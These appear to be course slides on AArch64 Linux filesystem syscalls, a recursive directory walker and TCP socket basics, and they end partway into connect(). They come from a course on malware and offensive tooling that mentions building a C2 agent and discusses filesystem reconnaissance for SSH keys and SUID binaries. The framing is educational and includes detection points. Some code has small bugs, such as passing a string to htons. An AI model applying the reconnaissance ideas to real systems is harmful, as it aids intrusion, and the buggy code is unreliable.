








## Introduction to Malware, Threat Hunting & Offensive Capabilities Development

# Linux Filesystem Operations

- Focus: filesystem syscalls on AArch64
- I.e. "How do we list, traverse, and manage files"
- Explore kernel internals & structs
- Understand Unix permission model
- Build directory walker and file protector
- In-class assignment: recursive file scanner



# Reminder: Finding Syscall values

```
cat /usr/include/asm-generic/unistd.h | grep getdents
#define __NR3_getdents64 61
__SYSCALL(__NR3_getdents64, sys_getdents64)
```

```
cat /usr/include/asm-generic/unistd.h | grep faccessat
#define __NR_faccessat 48
__SYSCALL(__NR_faccessat, sys_faccessat)
#define __NR_faccessat2 439
__SYSCALL(__NR_faccessat2, sys_faccessat2)
```

```
grep -ho "__NR_[a-zA-Z0-9_]\+\s\+[0-9]\+" /usr/include/asm-generic/unistd.h | \
sed 's/__NR_//' | column -t
```

# Syscall Interface (AArch64)

- Syscalls invoked with `svc #0`
- Registers:
  - `x8` = syscall number
  - `x0–x5` = up to 6 args
  - return value in `x0`
- Example:

```
int fd = syscall(SYS_openat, AT_FDCWD, "/tmp", O_RDONLY | O_DIRECTORY);
```


# Kernel Objects Overview

```
task_struct
├── files → files_struct
│   └── fd table → struct file *
├── fs → fs_struct
│   ├── pwd (cwd dentry)
│   └── root (root dentry)
└── mm → mm_struct
```

# Inode

## Definition:

- An **inode** (index node) is a data structure on a filesystem that stores metadata about a file.
- Every file/directory has an inode (except special pseudo-filesystems like procfs).





# Inode continued

- File type (regular, dir, symlink, etc.)
- Permissions and ownership (UID, GID)
- File size
- Timestamps (created, modified, accessed, changed)
- Link count (number of directory entries pointing to it)
- Pointers to data blocks on disk

## Not stored in an inode:

- **Filename** (stored in the directory entry (dirent) instead!)

# Linux File Types

## File types shown by `ls -l` first character:

- - Regular file: standard data file (text, binary, executable, etc.)
- d Directory: contains file entries (like a folder)
- l Symbolic link: pointer to another file/directory (can cross filesystems)
- b Block device: buffered device (e.g., disk)
- c Character device: unbuffered device (e.g., terminal, serial port)
- p Named pipe (FIFO): interprocess communication
- s Socket: endpoint for IPC/network communication


## Links:

- **Hard link:** another directory entry for the same inode.
  - Same inode number, data shared.
  - Cannot span filesystems or link to directories.
- **Symbolic link (symlink):** special file that points to a pathname.
  - Can cross filesystems, can point to directories, can dangle if target removed.

# Hard Link vs. Symbolic Link

## Conceptual model:

- Hard link → multiple directory entries (filenames) pointing to the **same inode**.
- Symbolic link → a separate inode that stores the **path** to another file.



# Unix Permission Model

**File mode bits (16 bits total):** (see with `ls -la`)

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
[file type bits]				[special]			[user rwx]			[group rwx]			[other rwx]		
				suid	sgid	T	r	w	x	r	w	x	r	w	x

## Common octal modes:

- 0755 = rwxr-xr-x (user: rwx, group: rx, other: rx)
- 0644 = rw-r--r-- (user: rw, group: r, other: r)
- 0700 = rwx----- (user: rwx, group: none, other: none)
- 0600 = rw----- (user: rw, group: none, other: none)

## Special bits:

- 04000 = setuid runs as file owner ( user id)
- 02000 = setgid runs as file group (group id)
- 01000 = sticky bit only owner can delete

# man fstatat / newfstatat

- Get file metadata without opening file
- Use AT\_FDCWD for relative to cwd
- AT\_SYMLINK\_NOFOLLOW flag to not follow symlinks
- Returns struct stat with inode metadata

Userland:

```
#include <sys/stat.h>
#include <fcntl.h>

struct stat st;
int ret = syscall(SYS_newfstatat, AT_FDCWD, "/etc/passwd", &st, 0);
if (ret == 0) {
    printf("Size: %ld\n", st.st_size);
    printf("Mode: %o\n", st.st_mode & 0777);
    printf("UID: %d, GID: %d\n", st.st_uid, st.st_gid);
}
```

# man fchmodat

- Changes file permission bits
- Use AT\_FDCWD for relative to cwd
- Does not follow symlinks by default on most implementations
- Updates inode->i\_mode

Userland:

```
#include <sys/stat.h>
#include <fcntl.h>

// Make file readable/writable only by owner
int ret = syscall(SYS_fchmodat, AT_FDCWD, "/tmp/secret.txt", 0600);

// Make directory accessible only by owner
ret = syscall(SYS_fchmodat, AT_FDCWD, "/home/user/.ssh", 0700);
```

# man fchownat

- Changes file ownership (UID/GID)
- Requires CAP\_CHOWN capability
- AT\_SYMLINK\_NOFOLLOW to not follow symlinks
- Updates inode owner/group

Userland:

```
#include <unistd.h>
#include <fcntl.h>

// Change owner to UID 1000, GID 1000
int ret = syscall(SYS_fchownat, AT_FDCWD, "/tmp/file.txt",
                  1000, 1000, 0);

// Change owner of symlink itself
ret = syscall(SYS_fchownat, AT_FDCWD, "/tmp/link",
              1000, 1000, AT_SYMLINK_NOFOLLOW);
```



# man getdents64

- Reads directory entries into buffer
- Returns variable-length struct `linux_dirent64`
- Kernel iterates through dentry cache
- Much more efficient than `readdir()` loop

Userland:

```
#include <syscall.h>
#include <dirent.h>

struct linux_dirent64 {
    ino64_t      d_ino;    // Inode number
    off64_t      d_off;    // Offset to next dirent
    unsigned short d_reclen; // Length of this dirent
    unsigned char d_type;  // File type
    char         d_name[]; // Filename (null-terminated)
};

char buf[4096];
int fd = syscall(SYS_openat, AT_FDCWD, "/tmp", O_RDONLY | O_DIRECTORY);
long nread = syscall(SYS_getdents64, fd, buf, sizeof(buf));
```

# man mkdirat

- Creates new directory
- Specify mode (permissions)
- AT\_FDCWD for relative to cwd
- Fails if directory exists

Userland:

```
#include <sys/stat.h>
#include <fcntl.h>

// Create directory with mode 0755
int ret = syscall(SYS_mkdirat, AT_FDCWD, "/tmp/mydir", 0755);
if (ret < 0) {
    perror("mkdirat");
}
```

# man unlinkat

- Removes file or empty directory
- AT\_REMOVEDIR flag required for directories
- Decrements inode link count
- File deleted when link count reaches 0 and no open fds

Userland:

```
#include <fcntl.h>
#include <unistd.h>

// Remove file
syscall(SYS_unlinkat, AT_FDCWD, "/tmp/file.txt", 0);

// Remove directory
syscall(SYS_unlinkat, AT_FDCWD, "/tmp/mydir", AT_REMOVEDIR);
```

# man getcwd

- Gets current working directory
- Kernel traverses dentry path to root
- Returns absolute path

Userland:

```
#include <unistd.h>

char buf[PATH_MAX];
long ret = syscall(SYS_getcwd, buf, sizeof(buf));
if (ret > 0) {
    printf("CWD: %s\n", buf);
}
```

# Practical Example: Protecting SSH Keys

**Goal:** Create .ssh directory and protect private key

**Steps:**

1. Create .ssh with mode 0700
2. Create private key file
3. Set private key to 0600
4. Create public key with 0644
5. Verify with fstatat

**Why?**

- SSH refuses to use keys with wrong permissions
- Prevents other users from reading private keys
- Common operational security practice

# Code

```
#include <stdio.h>
#include <syscall.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>

#define SSH_DIR ".ssh"
#define PRIV_KEY ".ssh/id_rsa"
#define PUB_KEY ".ssh/id_rsa.pub"

int protect_ssh_keys() {
    struct stat st;
    int ret;

    // Create .ssh directory with 0700
    ret = syscall(SYS_mkdirat, AT_FDCWD,
                  SSH_DIR, 0700);
    if (ret < 0 && errno != EEXIST) {
        perror("mkdirat");
        return -1;
    }
}
```

# SSH Key Protection (cont.)

```
// Verify directory permissions
ret = syscall(SYS_newfstatat, AT_FDCWD, SSH_DIR, &st, 0);
if (ret < 0) {
    perror("fstatat");
    return -1;
}
// Sanity check: directory should be 0700
if ((st.st_mode & 0777) != 0700) {
    printf("Warning: %s has mode %o, fixing...\n",
        SSH_DIR, st.st_mode & 0777);
    syscall(SYS_fchmodat, AT_FDCWD, SSH_DIR, 0700);
}
// Create private key (or fix existing)
int fd = syscall(SYS_openat, AT_FDCWD, PRIV_KEY,
    O_CREAT | O_WRONLY | O_TRUNC, 0600);
if (fd < 0) {
    perror("openat");
    return -1;
}
// Write dummy key data
const char *key_data = "-----BEGIN PRIVATE KEY-----\n...\n";
syscall(SYS_write, fd, key_data, strlen(key_data));
syscall(SYS_close, fd);
```

# SSH Key Protection (cont.)

```
// Verify private key permissions
ret = syscall(SYS_newfstatat, AT_FDCWD, PRIV_KEY, &st, 0);
if (ret < 0) {
    perror("fstatat");
    return -1;
}
// Sanity check: private key must be 0600
if ((st.st_mode & 0777) != 0600) {
    printf("ERROR: %s has mode %o (expected 0600)\n",
        PRIV_KEY, st.st_mode & 0777);
    syscall(SYS_fchmodat, AT_FDCWD, PRIV_KEY, 0600);
}
// Create public key with 0644 (world-readable)
fd = syscall(SYS_openat, AT_FDCWD, PUB_KEY,
    O_CREAT | O_WRONLY | O_TRUNC, 0644);
if (fd < 0) {
    perror("openat");
    return -1;
}
const char *pub_data = "ssh-rsa AAAAB3Nza...\n";
syscall(SYS_write, fd, pub_data, strlen(pub_data));
syscall(SYS_close, fd);
printf("SSH keys protected successfully!\n");
return 0;
}
```



# Directory Traversal with getdents64

**Goal:** Walk directory tree recursively

```
#include <stdio.h>
#include <syscall.h>
#include <fcntl.h>
#include <dirent.h>
#include <string.h>

void list_directory(const char *path, int depth) {
    char buf[4096];
    int fd, nread, bpos;
    struct linux_dirent64 *d;

    // Open directory
    fd = syscall(SYS_openat, AT_FDCWD, path,
                O_RDONLY | O_DIRECTORY);
    if (fd < 0) {
        perror("openat");
        return;
    }

    // Read directory entries
    while ((nread = syscall(SYS_getdents64, fd, buf, sizeof(buf))) > 0) {
        for (bpos = 0; bpos < nread; ) {
            d = (struct linux_dirent64 *) (buf + bpos);
            ...
        }
    }
}
```

# Directory Traversal (cont.)

```
// Skip . and ..
if (strcmp(d->d_name, ".") == 0 || strcmp(d->d_name, "..") == 0) {
    bpos += d->d_reclen;
    continue;
}
// Print with indentation
for (int i = 0; i < depth; i++) printf("  ");
// Print type indicator
char type = '?';
if (d->d_type == DT_REG) type = 'F';
else if (d->d_type == DT_DIR) type = 'D';
else if (d->d_type == DT_LNK) type = 'L';
printf("[%c] %s\n", type, d->d_name);
// Recurse into subdirectories
if (d->d_type == DT_DIR) {
    char subpath[4096];
    snprintf(subpath, sizeof(subpath),
             "%s/%s", path, d->d_name);
    list_directory(subpath, depth + 1);
}
bpos += d->d_reclen;
}
}
syscall(SYS_close, fd);
}
```

# Sanity Checks for Filesystem Operations

## 1. Path lengths: Check against PATH\_MAX (4096)

```
if (strlen(path) >= PATH_MAX) {  
    fprintf(stderr, "Path too long\n");  
    return -1;  
}
```

## 2. NULL pointers: Validate all pointer arguments

```
if (!path || !buf) return -EINVAL;
```

## 3. Syscall return values: Always check for errors

```
if (fd < 0) {  
    perror("syscall failed");  
    return -1;  
}
```

## 4. Buffer bounds: Ensure sufficient space for getdents64

```
if (d->d_reclen > sizeof(buf) - bpos) break;
```

# File Type Detection with d\_type

From `getdents64`, `d_type` field provides quick type check:

```
#define DT_UNKNOWN 0    // Unknown type
#define DT_FIFO 1     // Named pipe (FIFO)
#define DT_CHR 2      // Character device
#define DT_DIR 4       // Directory
#define DT_BLK 6       // Block device
#define DT_REG 8        // Regular file
#define DT_LNK 10      // Symbolic link
#define DT SOCK 12     // Unix domain socket

// Example: filter for regular files only
if (d->d_type == DT_REG) {
    printf("Regular file: %s\n", d->d_name);
}
```

# Complete Directory Walker Example

```
//... headers as above
int walk_directory(const char *path, int max_depth, int current_depth) {
    char buf[8192];
    int fd, nread, bpos;
    struct linux_dirent64 *d;
    // Sanity check: path length
    if (strlen(path) >= PATH_MAX) {
        fprintf(stderr, "Path too long: %s\n", path);
        return -1;
    }
    // Sanity check: recursion depth
    if (current_depth > max_depth) {
        return 0;
    }

    fd = syscall(SYS_openat, AT_FDCWD, path, O_RDONLY | O_DIRECTORY);
    if (fd < 0) {
        if (errno == EACCES) {
            fprintf(stderr, "Permission denied: %s\n", path);
            return 0;
        }
        perror("openat");
        return -1;
    }
}
```

# Complete Directory Walker (cont.)

```
while ((nread = syscall(SYS_getdents64, fd, buf, sizeof(buf))) > 0) {
    for (bpos = 0; bpos < nread;) {
        d = (struct linux_dirent64 *) (buf + bpos);
        if (strcmp(d->d_name, ".") != 0 && strcmp(d->d_name, "..") != 0) {
            for (int i = 0; i < current_depth; i++) printf(" ");
            printf("%s", d->d_name);
            if (d->d_type == DT_DIR) {
                printf("/\n");
                char subpath[PATH_MAX];
                int len = snprintf(subpath, sizeof(subpath),
                                   "%s/%s", path, d->d_name);
                // Sanity check: path construction
                if (len >= PATH_MAX) {
                    fprintf(stderr, "Path too long\n");
                } else {
                    walk_directory(subpath, max_depth, current_depth + 1);
                }
            } else { printf("\n"); }
        }
        bpos += d->d_reclen;
    }
}
syscall(SYS_close, fd);
return 0;
}
```


# Discussion:

- **Reconnaissance:** How might malware enumerate the filesystem?
  - Looking for SSH keys (~/.ssh/)
  - Finding configuration files (/etc/, ~/.config/)
  - Discovering user documents
- **Privilege escalation:** How do permission bits matter?
  - SUID binaries (mode & 04000)
  - World-writable directories
  - Misconfigured sensitive files
- **Persistence:** Where do attackers hide?
  - Hidden directories (names starting with .)
  - Unusual permissions that prevent inspection
  - Disguising as system directories
- **Detection:** What syscalls should we monitor?
  - Unexpected `getdents64` on sensitive directories
  - `fchmodat` changing security-critical files
  - Mass file access patterns

# Linux Socket Programming: TCP Fundamentals

## What we'll cover:

- What is a socket?
- TCP vs UDP
- Network byte order
- Socket address structures
- Core socket syscalls
- TCP connection lifecycle
- poll() for I/O multiplexing
- Practical examples with direct syscalls






# What is a Socket?


## Definition:

- A socket is an endpoint for network communication
- Abstraction over network protocols (TCP, UDP, etc.)
- Treated as a file descriptor by the kernel
- Enables bidirectional data transfer between processes

# Socket



# sockets interface



# TCP vs UDP: Protocol Comparison

## TCP (Transmission Control Protocol):

- **SOCK\_STREAM**
- Connection-oriented
- Reliable, ordered delivery
- Automatic retransmission
- Flow control
- 3-way handshake

## Protocols built on TCP:

- HTTP/HTTPS
- SSH
- File transfers
- Database connections
- **Our C2 agent**

## UDP (User Datagram Protocol):


- **SOCK\_DGRAM**
- Connectionless
- Best-effort delivery/Fire and forget
- No retransmission
- No ordering guarantees
- No handshake

## Protocols Built on UDP

- DNS queries
- Video streaming
- Gaming
- VoIP

# TCP Segment Structure


TCP Header (20 bytes minimum):



# TCP frame fields

- **Source/Dest Port:** 16-bit port numbers (0-65535)
- **Sequence Number:** Track bytes sent
- **ACK Number:** Acknowledge bytes received
- **Flags:** SYN, ACK, FIN (connection control)
- **Window:** Flow control

# TCP 3-Way Handshake



# Handshake

## Why 3 steps?

1. SYN: Client says "I want to connect"
2. SYN-ACK: Server says "OK, I'm ready"
3. ACK: Client confirms "Got it, let's go"

## Prevents:

- Old duplicate connections
- Synchronizes sequence numbers



# Socket Address Structures

## Generic address structure:

```
struct sockaddr {
    uint16_t sa_family;    // Address family (AF_INET, AF_INET6, AF_UNIX)
    char      sa_data[14]; // Protocol-specific address data
};
```

## IPv4-specific structure:

```
struct sockaddr_in {
    uint16_t    sin_family; // AF_INET (always 2)
    uint16_t    sin_port;   // Port number (network byte order!)
    struct in_addr sin_addr; // IPv4 address (network byte order!)
    char        sin_zero[8]; // Padding to match sockaddr size
};

struct in_addr {
    uint32_t s_addr; // IPv4 address (32 bits)
};
```

# Example: Filling in an addr struct

```
struct sockaddr_in addr = {0};
addr.sin_family = AF_INET;           // IPv4
addr.sin_port = htons("4444");       // Port 4444 (convert to network order)
addr.sin_addr.s_addr = htonl(0xC0A80164); // 192.168.1.100 (convert to network order)

// Or using builder approach:
addr.sin_addr.s_addr = htonl((192 << 24) | (168 << 16) | (1 << 8) | 100);
```

**Important:** Always use `sockaddr_in` for IPv4, then cast to `struct sockaddr *` in syscalls

# Network Byte Order

- Different CPUs store multi-byte values differently
- **Little-endian** (x86, ARM): LSB first → 0x1234 stored as 34 12
- **Big-endian** (network, old SPARC): MSB first → 0x1234 stored as 12 34
- Network protocols use **big-endian** (network byte order)

# Network byte Order

Value: 0x12345678

Little-endian (x86/ARM):

Memory address: 0x100

78	56	34	12
----	----	----	----

0x100 0x101 0x102 0x103

Big-endian (Network):

Memory address: 0x100

12	34	56	78
----	----	----	----

0x100 0x101 0x102 0x103

# Converting on Aarch64

```
// Host to Network Short (16-bit)
static uint16_t htons(uint16_t n) {
    return ((n & 0xff) << 8) | ((n & 0xff00) >> 8);
}

// Host to Network Long (32-bit)
static uint32_t htonl(uint32_t n) {
    return ((n & 0xff) << 24) |
           ((n & 0xff00) << 8) |
           ((n & 0xff0000) >> 8) |
           ((n & 0xff000000) >> 24);
}

// Network to Host (symmetric operations)
#define ntohs htons
#define ntohl htonl
```

**Rule:** Convert ALL multi-byte values (port, IP) before sending, and after receiving

# Socket Syscall Numbers

```
cat /usr/include/asm-generic/unistd.h | grep -E 'socket|bind|listen|accept|connect'
#define __NR_socket 198
#define __NR_bind 200
#define __NR_listen 201
#define __NR_accept 202
#define __NR_connect 203
#define __NR_sendto 206
#define __NR_recvfrom 207
#define __NR_shutdown 210
#define __NR_ppoll 73
```

**Define them in your code:**

```
#define SYS_socket      198
#define SYS_bind        200
#define SYS_listen      201
#define SYS_accept      202
#define SYS_connect     203
#define SYS_sendto      206
#define SYS_recvfrom    207
#define SYS_shutdown    210
#define SYS_ppoll       73
```

# man socket

**Purpose:** Create a socket endpoint

**Signature:**

```
int socket(int domain, int type, int protocol);
```

**Parameters:**

- domain: Address family
  - AF\_INET (2) - IPv4
  - AF\_INET6 (10) - IPv6
  - AF\_UNIX (1) - Local IPC
- type: Socket type
  - SOCK\_STREAM (1) - TCP (reliable, ordered)
  - SOCK\_DGRAM (2) - UDP (unreliable datagrams)
- protocol: Usually 0 (auto-select for type)

**Returns:** File descriptor ( $\geq 0$ ) on success, -1 on error

# socket

## Example:

```
// Create TCP socket
int sockfd = syscall3(SYS_socket, AF_INET, SOCK_STREAM, 0);
if (sockfd < 0) {
    // Handle error
}
```

## What happens in the kernel:

1. Allocate struct socket and struct sock
2. Initialize protocol-specific data (TCP state machine)
3. Create file descriptor entry
4. Return fd to userspace



# man bind

- Assign an address (IP + port) to a socket

## Signature:

```
int bind(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
```

## Parameters:

- sockfd: Socket file descriptor (from socket ( ))
- addr: Pointer to address structure (cast sockaddr\_in \* to sockaddr \*)
- addrlen: Size of address structure (sizeof(struct sockaddr\_in))

**Returns:** 0 on success, -1 on error

# Example (server side)

```
struct sockaddr_in addr = {0};
addr.sin_family = AF_INET;
addr.sin_port = htons(4444);           // Listen on port 4444
addr.sin_addr.s_addr = htonl(0x00000000); // Listen on all interfaces (0.0.0.0)

int ret = syscall3(SYS_bind, sockfd, (long)&addr, sizeof(addr));
if (ret < 0) {
    // Handle error (e.g., port already in use)
}
```

## Common errors:

- **EADDRINUSE** (98): Port already in use
- **EACCES** (13): Permission denied (ports < 1024 require root)

# Core Socket Syscalls: listen()

**Purpose:** Mark socket as passive (ready to accept connections)

**Signature:**

```
int listen(int sockfd, int backlog);
```


**Parameters:**

- `sockfd`: Socket file descriptor (must be bound first)
- `backlog`: Max number of pending connections in queue (typically 5-128)

**Returns:** 0 on success, -1 on error

# listen

```
int ret = syscall2(SYS_listen, sockfd, 5);  
if (ret < 0) {  
    // Handle error  
}
```



# man accept

- Accept a pending connection from the queue

```
int accept(int sockfd, struct sockaddr *addr, socklen_t *addrlen);
```

## Parameters:

- sockfd: Listening socket fd
- addr: Pointer to store client address (can be NULL)
- addrlen: Pointer to size (can be NULL)

**Returns:** New connected socket fd on success, -1 on error

# Example

## Example:

```
struct sockaddr_in client_addr;
socklen_t client_len = sizeof(client_addr);

int connfd = syscall3(SYS_accept, sockfd, (long)&client_addr, (long)&client_len);
if (connfd < 0) {
    // Handle error
}

// Now use connfd for send/recv
// Original sockfd still listening for more connections
```

## Important:

- **Blocks** until a client connects
- Returns a **NEW** file descriptor for this connection
- Original sockfd remains in LISTEN state

# man connect

- Initiate connection to a server (client-side)
